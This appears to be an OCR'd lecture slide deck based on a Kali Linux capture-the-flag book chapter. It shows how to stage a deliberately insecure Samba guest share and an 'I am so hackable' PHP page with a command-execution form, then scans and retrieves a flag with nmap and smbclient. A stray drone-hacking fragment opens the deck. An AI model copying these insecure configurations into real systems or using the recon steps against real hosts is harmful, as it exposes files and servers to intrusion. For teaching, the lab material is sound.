
- Attacker associates his IP address with MAC address of the drone



Drone Hacking


Follow TCP stream


- Note exploitation of the JSON record



Staging Vulnerabilities

- Install Samba
  - apt-get install samba






Kali Linux CTF Blueprints: Chapter 2

- Proof Samba Server is running

```
root@kali:~/hacking# smbclient -L //192.168.142.137
Enter root's password:
Domain=[KANTO] OS=[Unix] Server=[Samba 4.1.17-Ubuntu]

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (Oaktown)
        squirtle        Disk      so-much-better-than-charmander
Domain=[KANTO] OS=[Unix] Server=[Samba 4.1.17-Ubuntu]

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            UBUNTU
root@kali:~/hacking#
```

Kali Linux CTF Blueprints: Chapter 2



Potential CTF Brief

- In the small car dealer network, find the File Server.
- Then, exploit the common file server weakness to find the directory and filename for the next flag
- I hear the flag is in the shared guest folder

Network Surveillance

- nmap 192.168.142.137
  - Port 445

```
msf > db_nmap 192.168.142.137
[*] Nmap: Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-02-10 14:15 EST
[*] Nmap: Nmap scan report for 192.168.142.137
[*] Nmap: Host is up (0.000079s latency).
[*] Nmap: Not shown: 996 closed ports
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 80/tcp  open  http
[*] Nmap: 139/tcp open  netbios-ssn
[*] Nmap: 443/tcp open  https
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: MAC Address: 00:0C:29:82:44:05 (VMware)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
msf >
```

Network Surveillance

- Nmap -A 192.168.142.137
  - Services running

Terminal

File Edit View Search Terminal Help

```
[*] Nmap: PORT    STATE SERVICE   VERSION
[*] Nmap: 80/tcp  open  http      Apache httpd 2.4.7 ((Unix) OpenSSL/1.0.1e PHP/5.5.6 mod_perl/2
.0.8-dev Perl/v5.16.3)
[*] Nmap: |_http-methods: No Allow or Public header in OPTIONS response (status code 302)
[*] Nmap: |_http-server-header: Apache/2.4.7 (Unix) OpenSSL/1.0.1e PHP/5.5.6 mod_perl/2.0.8-dev Pe
rl/v5.16.3
[*] Nmap: | http-title: Object not found!
[*] Nmap: |_Requested resource was splash.php
[*] Nmap: 139/tcp open  netbios-ssn Samba smbd 3.X (workgroup: UBUNTU)
[*] Nmap: 443/tcp open  ssl/http    Apache httpd 2.4.7 ((Unix) OpenSSL/1.0.1e PHP/5.5.6 mod_perl/2
.0.8-dev Perl/v5.16.3)
[*] Nmap: | http-cisco-anyconnect:
[*] Nmap: |_  ERROR: Not a Cisco ASA or unsupported version
[*] Nmap: |_http-methods: No Allow or Public header in OPTIONS response (status code 302)
[*] Nmap: |_http-server-header: Apache/2.4.7 (Unix) OpenSSL/1.0.1e PHP/5.5.6 mod_perl/2.0.8-dev Pe
rl/v5.16.3
[*] Nmap: | http-title: Object not found!
[*] Nmap: |_Requested resource was splash.php
[*] Nmap: | ssl-cert: Subject: commonName=localhost/organizationName=Apache Friends/stateOrProvinc
eName=Berlin/countryName=DE
[*] Nmap: | Not valid before: 2004-10-01T09:10:30
[*] Nmap: |_Not valid after:  2010-09-30T09:10:30
[*] Nmap: |_ssl-date: 2016-02-10T19:14:05+00:00; 0s from scanner time.
[*] Nmap: 445/tcp open  netbios-ssn Samba smbd 3.X (workgroup: UBUNTU)
[*] Nmap: MAC Address: 00:0C:29:82:44:05 (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 3.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3
[*] Nmap: OS details: Linux 3.2 - 3.19
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Host script results:
[*] Nmap: |_nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown
)
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Unix (Samba 4.1.17-Ubuntu)
[*] Nmap: |   Computer name: ubuntu
[*] Nmap: |   NetBIOS computer name: UBUNTU
[*] Nmap: |   Domain name:
[*] Nmap: |   FQDN: ubuntu
[*] Nmap: |_  System time: 2016-02-10T11:14:05-08:00
[*] Nmap: | smb-security-mode:
[*] Nmap: |   account_used: guest
[*] Nmap: |   authentication_level: user
[*] Nmap: |   challenge_response: supported
```

Network Surveillance

- smbclient –L //192.168.142.137

```
root@kali:~/hacking# smbclient -L //192.168.142.137
Enter root's password:
Domain=[KANTO] OS=[Unix] Server=[Samba 4.1.17-Ubuntu]

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (Oaktown)
        squirtle        Disk      so-much-better-than-charmander
Domain=[KANTO] OS=[Unix] Server=[Samba 4.1.17-Ubuntu]

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            UBUNTU
root@kali:~/hacking#
```

Network Surveillance

- smbclient //192.168.142.137/squirtle
- smb: \> get flag.txt

root@kali: ~/hacking

File Edit View Search Terminal Help

```
root@kali:~/hacking# smbclient //192.168.142.137/squirtle
Enter root's password:
Domain=[KANTO] OS=[Unix] Server=[Samba 4.1.17-Ubuntu]
smb: \> ls
  .                                   D        0  Wed Feb 10 17:19:48 2016
  ..                                  D        0  Wed Feb 10 15:46:13 2016
  flag.txt                            N      119  Wed Feb 10 17:18:30 2016

                36029 blocks of size 524288. 24902 blocks available
smb: \> cat flag.txt
cat: command not found
smb: \> print flag.txt
NT_STATUS_ACCESS_DENIED opening remote file flag.txt
smb: \> get flat.txt
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \flat.txt
smb: \> get flag.txt
getting file \flag.txt of size 119 as flag.txt (0.3 KiloBytes/sec) (average 0.3
KiloBytes/sec)
smb: \> exit
root@kali:~/hacking# ls
```


root@kali: ~/hacking

File Edit View Search Terminal Help

```
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \flat.txt
smb: \> get flag.txt
getting file \flag.txt of size 119 as flag.txt (0.3 KiloBytes/sec) (average 0.3
KiloBytes/sec)
smb: \> exit
root@kali:~/hacking# ls
a.out        odfhex.cpp                shell_code_hw.o
banner.sh    shell                     shellcodeTester
exit.asm     shell_code_hw.asm         shellcodeTester.c
exit.c       shell_code_hw_no_null     test_prop
exiter       shell_code_hw_no_null.asm test_prop.c
exit.o       shell_code_hw_no_null.o   usernames.txt
extract_hex  shell_code_hw_no_text     wordlist.txt
flag.txt     shell_code_hw_no_text.asm
hexify.sh    shell_code_hw_no_text.o
root@kali:~/hacking# cat flag.txt
In a small car dealer network, find the webserver
then use a common web weakness to find the location
of the next flag
root@kali:~/hacking#
```


Kali Linux CTF Blueprints: Chapter 2


```
student@ubuntu: /etc/samba
# NOTE: Whenever you modify this file you should run the command
# "testparm" to check that you have not made any basic syntactic
# errors.

#======================= Global Settings =======================

[global]
workgroup = Kanto
server string = Oaktown
map to guest = Bad User
log file = /var/log/samba.%m
max log size = 50
dns proxy = no
interfaces = 192.168.142.0/8
bind interfaces only = no
[squirtle]
comment = so-much-better-than-charmander
path = /home/student/squirtle
guest only = yes
guest ok = yes
writable = yes
student@ubuntu:/etc/samba$
```



Kali Linux CTF Blueprints: Chapter 2

- Install Linux, Apache, MySQL, and PHP (LAMP)
  - sudo wget http://sourceforge.net/projects/xampp/files/XAMPP%20Linux/1.8.3/xampp-linux-x64-1.8.3-2-installer.run/download





Kali Linux CTF Blueprints: Chapter 2

- Proof XAMPP Server is running
  - sudo /opt/lampp/lampp start

XAMPP for Linux 1.8.3-2 – Iceweasel

I am so hackable it's r... | XAMPP for Linux 1.8....

192.168.142.137/xampp/

Most Visited | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng

XAMPP for Linux

English / Deutsch / Francais / Nederlands / Polski / Italiano / Norsk / Español / 中文 / Português (Brasil) / 日本語

XAMPP
Welcome
Status
Security
Documentation
Components
Applications

Demos
CD Collection
Biorhythm
Guest Book
Instant Art
phpinfo()
Phone Book

Tools
phpMyAdmin
webalizer

©2002-2013 ...APACHE FRIENDS...

Top 11 of 19 Total URLs

#	Hits		KBytes		URL
1	5	5.49%	151	55.67%	/favicon.ico
2	4	4.40%	5	1.90%	/xampp/splash.php
3	3	3.30%	12	4.31%	/xampp/xampp.css
4	2	2.20%	0	0.00%	/
5	2	2.20%	1	0.21%	/test.php
6	2	2.20%	1	0.42%	/xampp/
7	2	2.20%	3	0.98%	/xampp/head.php
8	2	2.20%	5	1.72%	/xampp/navi.php
9	2	2.20%	3	1.08%	/xampp/start.php
10	1	1.10%	0	0.04%	/xampp/test.php
11	1	1.10%	0	0.17%	/xampp/xampp.js

Top 10 of 19 Total URLs By KBytes

#	Hits		KBytes		URL
1	5	5.49%	151	55.67%	/favicon.ico
2	3	3.30%	12	4.31%	/xampp/xampp.css
3	4	4.40%	5	1.90%	/xampp/splash.php
4	2	2.20%	5	1.72%	/xampp/navi.php

Staging Vulnerabilities

- Writing vulnerable forms

I am so hackable it's ridiculous – Iceweasel

I am so hackable it's r... | Burp Suite Free Edition | Preferences

192.168.142.137/test.php

Search

Most Visited | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng

I am so hackable it's ridiculous

Seriously, it's embarrassing

execute

Vulnerable PHP Code

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Date: Thu, 11 Feb 2016 05:36:41 GMT
Server: Apache/2.4.7 (Unix) OpenSSL/1.0.1e PHP/5.5.6
mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.5.6
Content-Length: 298
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<html>
<title>I am so hackable it's ridiculous</title>
<body>
<h1>I am so hackable it's ridiculous</h1>
<h1> Seriously, it's embarrassing</h1>
<img src="kitty.jpg">
<form action='test.php' method='post'>
<input type='visible' name='command' value=''/>
<input type='submit' value='execute'/>
</form>
```

Network Surveillance

- nmap 192.168.142.137
  - Port 80 is where the webserver is running

```
msf > db_nmap 192.168.142.137
[*] Nmap: Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-02-10 14:15 EST
[*] Nmap: Nmap scan report for 192.168.142.137
[*] Nmap: Host is up (0.000079s latency).
[*] Nmap: Not shown: 996 closed ports
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 80/tcp  open  http
[*] Nmap: 139/tcp open  netbios-ssn
[*] Nmap: 443/tcp open  https
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: MAC Address: 00:0C:29:82:44:05 (VMware)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
msf >
```

Network Surveillance

- Nmap -A 192.168.142.137
  - More information about services running

Terminal

File Edit View Search Terminal Help

```
[*] Nmap: PORT    STATE SERVICE   VERSION
[*] Nmap: 80/tcp  open  http      Apache httpd 2.4.7 ((Unix) OpenSSL/1.0.1e PHP/5.5.6 mod_perl/2
.0.8-dev Perl/v5.16.3)
